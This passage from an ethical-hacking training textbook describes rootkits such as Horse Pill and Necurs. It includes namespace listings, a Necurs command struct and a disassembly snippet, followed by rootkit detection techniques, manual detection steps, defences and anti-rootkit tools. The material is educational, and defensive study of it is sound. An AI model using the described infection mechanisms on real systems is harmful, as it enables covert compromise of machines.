


Figure 6.120: Screenshot-1 of Scranos




Figure 6.121: Screenshot-2 of Scranos

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Horse Pill**

  Source: *http://www.pill.horse*

  Horse Pill is a proof of concept of a ramdisk-based containerizing rootkit. It resides inside "initrd," and before the actual init starts running, it puts it into a mount and PID namespace that allows it to run covert processes and storage. This also allows it to run covert networking systems, such as DNS tunnels.

```
root@gtfo:~# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Jul  8 16:47 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 net -> net:[4026531969]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 uts -> uts:[4026531838]
```

Figure 6.122: Screenshot-1 of Horse Pill rootkit

```
root@gtfo:/usr/src/linux# cat -n include/linux/proc_ns.h | grep -A2 -B8
PROC_PID_INIT_INO
    31      /*
    32       * We always define these enumerators
    33       */
    34      enum {
    35              PROC_ROOT_INO           = 1,
    36              PROC_IPC_INIT_INO       = 0xEFFFFFFFU,
    37              PROC_UTS_INIT_INO       = 0xEFFFFFFEU,
    38              PROC_USER_INIT_INO      = 0xEFFFFFFDU,
    39              PROC_PID_INIT_INO       = 0xEFFFFFFCU,
    40              PROC_CGROUP_INIT_INO    = 0xEFFFFFF8U,
    41      };
```

Figure 6.123: Screenshot-2 of Horse Pill rootkit

It has three important moving parts, which are as follows:

- **klibc-horsepill.patch**

  This is a patch to klibc that provides run-init, which on modern Ubuntu systems runs the real init, systemd. This patches in the rootkit functionality and creates a malicious run-init. This binary has a new section called the DNSCMDLINE, which provides command-line options to dnscat bundled within the patch.

- **horsepill_setopt**

  This script takes in command-line arguments and puts them into the section mentioned above.

- **horsepill_infect**

  This takes the file to splat over run-init while assembling ramdisks as a command-line argument. It then calls update-initramfs and splats over the run-init as the ramdisks are being assembled.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Necurs**

  Source: *https://www.f-secure.com*

  Necurs is a kernel-mode driver component that can be used by an attacker (or added as a component to another malicious program) to perform unauthorized actions to take control of an OS, without alerting the system's security mechanisms. Necurs contains backdoor functionality, which allows remote access and control of the infected computer. It also allows the monitoring and filtering of network activity and has been observed to send spam and install rogue security software. It enables further compromise by providing the functionality to do the following:

  - Download additional malware
  - Hide its components
  - Stop security applications from functioning

```
Typedef struct NecursCmd {

    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```

Figure 6.124: Screenshot-1 of Necurs rootkit

```
lea     eax, [ebp+CmdBufferLength]
push    eax                 ; OUT_BufLen
lea     eax, [ebp+CmdBuffer]
push    eax                 ; OUT_Buf
push    9CA1E108h           ; Skey2
push    0AFE8991Bh          ; Skey1
call    bNecurs_CmdSearchA
```

Figure 6.125: Screenshot-2 of Necurs rootkit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.126: Screenshot-3 of Necurs rootkit

Some examples of popular rootkits are listed as follows:

- Azazel
- Sirefef
- Wingbird Rootkit
- Avatar
- GrayFish
- ZeroAccess

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Rootkits

Integrity-Based Detection	It compares a snapshot of the file system, boot records, or memory with a known trusted baseline
Signature-Based Detection	This technique compares characteristics of all system processes and executable files with a database of known rootkit fingerprints
Heuristic/Behavior - Based Detection	Any deviations in the system's normal activity or behavior may indicate the presence of a rootkit
Runtime Execution Path Profiling	This technique compares runtime execution paths of all system processes and executable files before and after the rootkit infection
Cross View-Based Detection	Enumerates key elements in the computer system such as system files, processes, and registry keys and compares them to an algorithm used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of a rootkit
Alternative Trusted Medium	The infected system is shut down and then booted from an alternative trusted media such as a bootable CD-ROM or USB flash drive to find the traces of the rootkit
Analyzing Memory Dumps	The volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Rootkits

We have seen how attackers employ various rootkits to hide files and their presence on the target system. Now, let us discuss various rootkit detection methods from a security perspective. In general, rootkit detection techniques can be categorized into signature-based, heuristic-based, integrity-based, cross-view-based, and runtime execution path profiling.

- **Integrity-Based Detection**

  Integrity-based detection can be regarded as a substitute for both signature-based and heuristic-based detection. Initially, the user runs tools such as Tripware and AIDE on a clean system. These tools create a baseline of clean system files and store them in a database. Integrity-based detection functions by comparing a current filesystem, boot records, or memory snapshot with that trusted baseline. They detect the evidence or presence of malicious activity based on dissimilarities between the current and baseline snapshots.

- **Signature-Based Detection**

  Signature-based detection methods work as rootkit fingerprints. They compare the characteristics of all system processes and executable files with a database of known rootkit fingerprints. It can compare a sequence of bytes from a file with another sequence of bytes that belong to a malicious program. The method mostly scans system files. It can easily detect invisible rootkits by scanning the kernel memory. The success of signature-based detection is lower owing to the rootkit's tendency to hide files by interrupting the execution path of the detection software.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Heuristic/Behavior-Based Detection**

  Heuristic-based detection works by identifying deviations in normal OS patterns or behaviors. This type of detection is also known as behavioral detection. Heuristic detection can identify new, previously unidentified rootkits by recognizing deviants in "normal" system patterns or behaviors. Execution path hooking is one such deviant that helps heuristic-based detectors identify rootkits.

- **Runtime Execution Path Profiling**

  The runtime execution path profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds a new code near to a routine's execution path to destabilize it. The method hooks several instructions executed before and after a certain routine, as these can be significantly different.

- **Cross-View-Based Detection**

  Cross-view-based detection techniques function by assuming that the OS has been, in a way, subverted. This technique enumerates the system files, processes, and registry keys by calling common APIs. The tools compare the gathered information with the dataset obtained using an algorithm to traverse through the same data. This detection technique relies on the fact that the API hooking or manipulation of the kernel data structure causes the data returned by the OS APIs to be tainted with low-level mechanisms used to output the same information free from DKOM or hook manipulation.

- **Alternative Trusted Medium**

  The alternative trusted medium technique is the most reliable method used for detecting rootkits at the OS level. In this technique, the infected system is shut down and then booted from alternative trusted media, such as a bootable CD-ROM or USB flash drive. After booting, the OS storage is checked to find traces of the rootkit, which can further be removed, to restore the system to its normal state.

- **Analyzing Memory Dumps**

  In memory dump analysis, the volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system. Using this technique, one can create a static snapshot of a single process, system kernel, or the entire system. To detect a rootkit, the entire system memory is dumped to analyze and capture active rootkits. This memory dump can further be used to perform offline forensic analysis. Creating memory dumps may require specialized hardware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for Detecting Rootkits

Step 1	Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results	
Step 2	Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results	
Step 3	Run a latest version of WinMerge on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside)	

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card, EEPROM, bad disk sectors, Alternate Data Streams, etc.

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for Detecting Rootkits

There are many tools available on the market that can be used to detect the presence of rootkits on a target system. However, sometimes, tools are inadequate as the malware writers always find ways to counter these automated rootkit detectors, and some of their latest efforts are even able to evade them. Therefore, it is better to manually detect a rootkit. Manual detection of rootkits requires time, patience, perseverance, and expertise.

Manually examine the filesystem and registry of the system to detect rootkits.

- **Steps to detect rootkits by examining the filesystem are as follows.**
  1. Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results.
  2. Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive, and save the obtained results.
  3. Run the latest version of the **WinMerge** tool on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside).
- **Steps to detect rootkits by examining the registry are as follows.**
  1. Run **regedit.exe** from inside the potentially infected OS.
  2. Export **HKEY_LOCAL_MACHINE\SOFTWARE** and **HKEY_LOCAL_MACHINE\SYSTEM** hives in text file format.
  3. Boot into a **clean CD** (such as **WinPE**).
  4. Run **regedit.exe**.
  5. Create a new key, such as **HKEY_LOCAL_MACHINE\Temp**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Load the registry hives named Software and System from the suspect OS. The default location will be **c:\windows\system32\config\software** and **c:\windows\system32\config\system**.
7. Export these registry hives in text file format. (The registry hives are stored in binary format and Steps 6 and 7 convert the files to text.)
8. Launch the **WinMerge** tool from the CD and compare the two sets of results to detect file-hiding malware (i.e., invisible inside, but visible from the outside).

Note: There can be some false positives. In addition, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, alternate data streams (ADSs), etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Rootkits

1. Reinstall OS/applications from a trusted source after backing up the critical data
2. Well-documented automated installation procedures need to be kept
3. Perform kernel memory dump analysis to determine the presence of rootkits
4. Harden the workstation or server against the attack
5. Educate staff not to download any files/programs from untrusted sources
6. Install network and host-based firewalls
7. Ensure the availability of trusted restoration media
8. Update and patch operating systems, applications, and firmware
9. Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
10. Regularly update antivirus and anti-spyware software
11. Avoid logging in to an account with administrative privileges
12. Adhere to the least privilege principle
13. Ensure the chosen antivirus software possesses rootkit protection
14. Do not install unnecessary applications and also disable the features and services not in use

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Rootkits

A common feature of these rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often noisy. Therefore, one should monitor the excess network traffic that arises in the face of a new exploit. It is obvious that log analysis is an important component of risk management. The attacker may have shell scripts or tools that can help him/her cover his/her tracks, but there will almost certainly be other telltale signs that can lead to proactive countermeasures, not just the reactive ones.

A reactive countermeasure is to back up all critical data, excluding the binaries, and perform a fresh, clean installation from a trusted source. One can perform code checksumming as a good defense against tools like rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against rootkits, integrity checking programs should be used for critical system files.

A few techniques adopted to defend against rootkits are as follows.

- Reinstall OS/applications from a trusted source after backing up critical data
- Maintain well-documented automated installation procedures
- Perform kernel memory dump analysis to determine the presence of rootkits
- Harden the workstation or server against the attack
- Educate staff not to download any files/programs from untrusted sources
- Install network- and host-based firewalls and frequently check for updates
- Ensure the availability of trusted restoration media
- Update and patch OSs, applications, and firmware


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
- Regularly update antivirus and anti-spyware software
- Keep anti-malware signatures up to date
- Avoid logging into an account with administrative privileges
- Adhere to the least privilege principle
- Ensure that the chosen antivirus software possesses rootkit protection
- Do not install unnecessary applications, and disable the features and services not in use
- Refrain from engaging in dangerous activities on the Internet
- Close any unused ports
- Periodically scan the local system using host-based security scanners
- Increase the security of the system using two-step or multi-step authentication, so that an attacker will not gain root access to the system to install rootkits
- Never read emails, browse websites, or open documents while handling an active session with a remote server
- Use configuration management and vulnerability-scanning tools to verify effective deployment of updates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Rootkits

GMER | GMER is an application that detects and removes rootkits by scanning processes, threads, modules, services, files, etc.



Stinger
https://www.mcafee.com

Avast Free Antivirus
https://www.avast.com

TDSSKiller
https://usa.kaspersky.com

Malwarebytes Anti-Rootkit
https://www.malwarebytes.com

Rootkit Buster
https://www.trendmicro.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Rootkits

The following anti-rootkits can be used to remove various types of malware, such as rootkits, viruses, Trojans, and worms, from the system. You can download or purchase anti-rootkit software from their websites and install them on your PC to gain protection from malware, especially from rootkits.

- **GMER**

  Source: *http://www.gmer.net*

  GMER is an application that helps security professionals to detect and remove rootkits by scanning processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking – SSDT, IDT, and IRP calls, and inline hooks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

